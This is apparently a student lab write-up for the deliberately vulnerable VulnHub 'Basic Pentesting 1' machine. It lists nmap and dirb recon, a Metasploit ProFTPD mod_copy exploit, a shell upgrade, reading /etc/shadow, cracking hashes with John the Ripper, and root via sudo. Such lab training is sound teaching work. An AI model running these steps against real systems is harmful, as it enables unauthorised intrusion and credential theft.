**Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit**

**Project Title:**

**Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit**


**Objective:**

Gain hands-on experience in penetration testing by:

* Discovering and scanning live hosts using netdiscover and nmap
* Enumerating web services and open ports
* Exploiting known vulnerabilities using Metasploit
* Gaining shell access and escalating privileges
* Documenting all steps in a professional format



**Prerequisites:**

* Kali Linux
* Tools: nmap, netdiscover, msfconsole, john, wpscan, dirb, python3
* VirtualBox Installed



**VulnHub Machine Link:** [**Basic Pentesting: 1**](https://www.vulnhub.com/entry/basic-pentesting-1,216/)


**Machine Setup Instructions:**

1. Download the VM
   * Extract the .zip to obtain .vmdk file
2. Import to VirtualBox
   * Name: BasicPentest1
   * Type: Linux | Ubuntu (64-bit)
   * Use existing .vmdk hard disk
3. Configure Network
   * Host-Only Adapter (same as Kali’s)
4. Start Machine
   * ****Headless (no GUI) mode is expected

**Task Instructions & Execution**

**1️.Discover Target IP (Recon)**


netdiscover -r 192.168.56.0/24



**2️.Nmap Scan (Port Discovery)**


nmap -sC -sV -oN basicpentest\_nmap.txt 192.168.1.11

open ports in this target machine.

* port 21/tcp — FTP — (ProFTPD 1.3.3c)
* port 22/tcp — SSH — (OpenSSH 7.2p2 Ubuntu)
* port 80/tcp — HTTP — (Apache httpd 2.4.18


**3️.Enumeration**


**Web Discovery:** dirb <http://192.168.1.11/>



**Edit command:** nano /etc/hosts

**View command:** cat /etc/hosts






**4️.Exploitation with Metasploit**


**Option 1: WordPress Admin Exploit**



****

****

**Exploit Using Metasploit**

1. Launch msfconsole


2. Search for relevant exploit based on port/service


Example for SSH or web:

use exploit/unix/ftp/proftpd\_modcopy\_exec

set RHOSTS [target\_ip]

set RPORT 21


run




**Get Reverse Shell & Maintain Access**

Once you get shell access, upgrade it using:

python3 -c 'import pty;pty.spawn("/bin/bash")'





**Post-Exploitation**

**Password Hash Extraction**

cat /etc/shadow

**Cracking with John the Ripper**


nano hashed\_password.txt

cat hashed\_password.txt

john -single hashed\_password.txt



**Privilege Escalation via SSH**

****

**SSH (Secure Shell) Exploitation:**

ssh marlinspike@vtcsec

# Login success

whoami

pwd

sudo -l

sudo bash

whoami

ls

